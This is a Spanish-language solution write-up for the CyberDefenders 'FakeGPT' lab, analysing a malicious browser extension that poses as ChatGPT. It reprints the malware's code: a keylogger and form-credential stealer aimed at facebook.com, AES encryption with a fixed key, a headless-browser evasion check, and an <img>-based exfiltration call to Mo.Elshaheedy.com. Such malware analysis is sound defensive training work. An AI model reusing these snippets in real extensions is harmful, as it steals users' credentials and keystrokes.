CyberDefenders

RESOLUCIÓN DE LABORATORIO

Lab: FakeGPT (CyberDefenders)

Análisis de una extensión maliciosa de navegador mediante ingeniería de código y comportamiento, enfocado en la identificación de mecanismos de robo de credenciales, técnicas de exfiltración encubierta mediante etiquetas <img> y métodos de evasión de análisis.

Sebastian David
Torres Reyes

Escenario:

Su equipo de ciberseguridad ha sido alertado sobre actividad sospechosa en la red de su organización. Varios empleados reportaron un comportamiento inusual en sus navegadores tras instalar una extensión que creían útil llamada "ChatGPT". Sin embargo, comenzaron a ocurrir cosas extrañas: cuentas comprometidas y aparentemente se filtraba información confidencial.

Su tarea consiste en realizar un análisis exhaustivo de esta extensión e identificar sus componentes maliciosos.

Herramientas utilizadas:

- CRX Viewer
- CyberChef

Resumen:

El incidente describe la instalación de una extensión maliciosa denominada “ChatGPT”, la cual suplanta la identidad de una herramienta legítima con el fin de engañar a los usuarios. La extensión contiene scripts maliciosos con capacidades de evasión de entornos de análisis, así como funcionalidades de robo de credenciales (credential stealer) y registro de pulsaciones (keylogger). No se identificaron mecanismos de persistencia a nivel de sistema operativo; sin embargo, la extensión mantiene persistencia mediante su instalación en el navegador, ejecutándose automáticamente al iniciarse e inyectando scripts en las páginas visitadas por el usuario. El objetivo principal del malware es la exfiltración de credenciales y la captura de pulsaciones de teclado en tiempo real. La información capturada se empaqueta junto con el contexto del sitio web de origen, se cifra mediante el algoritmo AES para dificultar su inspección y posteriormente es enviada al dominio Mo.Elshaheedy.com, potencialmente utilizado como servidor de comando y control (C2).

P1: ¿Qué método de codificación utiliza la extensión del navegador para ocultar las URL de destino, lo que dificulta su detección durante el análisis?

R: Base64

Para el análisis del código fuente de la extensión sospechosa “ChatGPT” se utilizó la herramienta CRX Viewer. Se inspeccionó el archivo app.js y crypto.js; y se encontró la función encargada de cifrar el payload antes de su envío. Inicialmente se define una clave estática derivada de la cadena ‘SuperSecretKey123’, adicionalmente se genera un vector aleatorio de inicialización. Después realiza un cifrado AES utilizando la librería CryptoJS, la clave fija y el vector generado para proteger los datos antes de la exfiltración. Finalmente, concatena el vector y el mensaje cifrado en un solo bloque y lo convierte a una cadena de Base64.

Función ‘encryptPayload(data);’ en app.js:

```
    function encryptPayload(data) {
        const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
        const iv = CryptoJS.lib.WordArray.random(16);
        const encrypted = CryptoJS.AES.encrypt(data, key, {
            iv: iv
        });
        return iv.concat(encrypted.ciphertext)
            .toString(CryptoJS.enc.Base64);
    }
```


crypto.js:

```
(function() {
    window.CryptoUtils = {
        encrypt: function(data) {
            const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
            const iv = CryptoJS.lib.WordArray.random(16);
            const encrypted = CryptoJS.AES.encrypt(data, key, {
                iv: iv
            });
            return encrypted.toString(CryptoJS.enc.Base64);
        }
    };
})();
```

P2: ¿Qué sitio web monitoriza la extensión para detectar el robo de datos, con el objetivo de sustraer información confidencial de las cuentas de usuario?

R: www.facebook.com

Se encontró un script en app.js con capacidades de robo de credenciales (Credential Stealer) y registro de pulsaciones (Keylogger). Inicia definiendo el sitio web objetivo en Base64 “d3d3LmZhY2Vib29rLmNvbQ==”, al decodificarlo usando CyberChef, se descubrió que la extensión monitoriza el sitio web www.facebook.com.



Luego el script agrega un listener al evento de envío de formularios, es decir, al enviar las credenciales para el inicio de sesión el script capturará los campos “username” o “email”; y “password” concluyendo con la llamada a la función “exfiltrateCredentials(username, password);” que se encargará de preparar el envío del payload.

El script termina agregando otro listener encargado de capturar cada tecla que se presione.

```
9.    const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
10.   if (targets.indexOf(window.location.hostname) !== -1) {
11.       document.addEventListener('submit', function(event) {
12.           let form = event.target;
13.           let formData = new FormData(form);
14.           let username = formData.get('username') || formData.get('email');
15.           let password = formData.get('password');
16.
17.           if (username && password) {
18.               exfiltrateCredentials(username, password);
19.           }
20.       });
21.
22.       document.addEventListener('keydown', function(event) {
23.           var key = event.key;
24.           exfiltrateData('keystroke', key);
25.       });
26.   }
```

P3: ¿Qué tipo de elemento HTML utiliza la extensión para enviar datos robados?

R: <img>

Se inspeccionó el archivo de configuración manifest.json para determinar que archivos JS contienen scripts y los permisos que tienen. El archivo app.js definido en content_scripts con el permiso <all_urls> se inyectará automáticamente en cada página que visite el usuario, otorgándole acceso para interactuar con el DOM de los sitios visitados.

```
"content_scripts": [
    {
        "matches": [
            "<all_urls>"
        ],
        "js": [
            "core/app.js"
        ]
    }
],
```

La función que se encarga de enviar los datos robados "sendToServer(encryptedData);" utiliza el elemento HTML <img> para realizar la exfiltración de datos mediante solicitudes encubiertas.

```
48.     function sendToServer(encryptedData) {
49.         var img = new Image();
50.         img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
51.         document.body.appendChild(img);
52.     }
```

P4: ¿Cuál es la primera condición específica en el código que provoca que la extensión se desactive?

R: navigator.plugins.length === 0

Una de las funcionalidades de loader.js es verificar si el navegador está dentro de un entorno de análisis o ejecución automática, esta es una técnica de evasión y detección de entornos de análisis. Inicia con una condicional "navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)" donde se verifica si el navegador utilizado (Chrome, Edge) tiene los plugins que normalmente tienen por defecto o si el navegador es Headless Chrome, un modo de Chrome usado para hacer pruebas automáticas o análisis de malware. Si se

detecta una de estas dos condiciones se lanza una alerta y se corta toda comunicación interna con la extensión.

```
5.      // Check if the browser is in a virtual environment
6.      if (navigator.plugins.length === 0 || /HeadlessChrome/.test(navigator.userAgent)) {
7.          alert("Virtual environment detected. Extension will disable itself.");
8.          chrome.runtime.onMessage.addListener(() => {
9.              return false;
10.         });
11.     }
```

P5: ¿Qué evento captura la extensión para realizar un seguimiento de la información que el usuario introduce a través de los formularios?

R: submit

El script añade el listener para realizar el seguimiento de la información como las credenciales que el desarrollador haya nombrado como 'username' o 'email' y 'password' en el momento en el que se carga la página. Cuando el usuario envía el formulario (evento *submit*), las credenciales son capturadas.

```
9.      const targets = [_0xabc1('d3d3LmZhY2Vib29rLmNvbQ==')];
10.     if (targets.indexOf(window.location.hostname) !== -1) {
11.         document.addEventListener('submit', function(event) {
12.             let form = event.target;
13.             let formData = new FormData(form);
14.             let username = formData.get('username') || formData.get('email');
15.             let password = formData.get('password');
16.
17.             if (username && password) {
18.                 exfiltrateCredentials(username, password);
19.             }
20.         });
```

P6: ¿Qué API o método utiliza la extensión para capturar y monitorizar las pulsaciones de teclas del usuario?

R: keydown

El siguiente listener actúa como keylogger. El evento utilizado es "keydown" para capturar las pulsaciones de teclado en tiempo real.

```
22.         document.addEventListener('keydown', function(event) {
23.             var key = event.key;
24.             exfiltrateData('keystroke', key);
25.         });
26.     }
```

P7: ¿Cuál es el dominio donde la extensión transmite los datos exfiltrados?

R: Mo.Elshaheedy.com

La función “sendToServer(encryptedData);” revela el dominio potencialmente utilizado como servidor de comando y control (C2).

```
48.     function sendToServer(encryptedData) {
49.         var img = new Image();
50.         img.src = 'https://Mo.Elshaheedy.com/collect?data=' + encodeURIComponent(encryptedData);
51.         document.body.appendChild(img);
52.     }
```

P8: ¿Qué función del código se utiliza para extraer las credenciales del usuario, incluyendo el nombre de usuario y la contraseña?

R: exfiltrateCredentials(username, password);

Tras capturar las credenciales (username y password) se empaquetan incluyendo el sitio web de donde se capturaron. Luego utiliza AES para cifrar el payload, con el objetivo de dificultar la inspección del contenido transmitido. Finalmente llama a la función “sendToServer(encryptedPayload);” encargada de enviar el payload al servidor C2.

```
28.     function exfiltrateCredentials(username, password) {
29.         const payload = {
30.             user: username,
31.             pass: password,
32.             site: window.location.hostname
33.         };
34.         const encryptedPayload = encryptPayload(JSON.stringify(payload));
35.         sendToServer(encryptedPayload);
36.     }
```

P9: ¿Qué algoritmo de cifrado se aplica para proteger los datos antes de enviarlos?

R: AES

La función “encryptPayload(data);” usa el algoritmo de cifrado AES para cifrar el payload.

```
function encryptPayload(data) {
    const key = CryptoJS.enc.Utf8.parse('SuperSecretKey123');
    const iv = CryptoJS.lib.WordArray.random(16);
    const encrypted = CryptoJS.AES.encrypt(data, key, {
        iv: iv
    });
    return iv.concat(encrypted.ciphertext)
        .toString(CryptoJS.enc.Base64);
}
```

P10: ¿A qué información accede la extensión para almacenar o manipular datos relacionados con la sesión y la información de autenticación?

R: cookies

En el manifest.json se puede visualizar que la extensión tiene permisos para acceder a las cookies.

```
{
    "manifest_version": 2,
    "name": "ChatGPT",
    "version": "1.0",
    "description": "An AI-powered assistant extension.",
    "permissions": [
        "tabs",
        "http://*/*",
        "https://*/*",
        "storage",
        "webRequest",
        "webRequestBlocking",
        "cookies"
    ],
```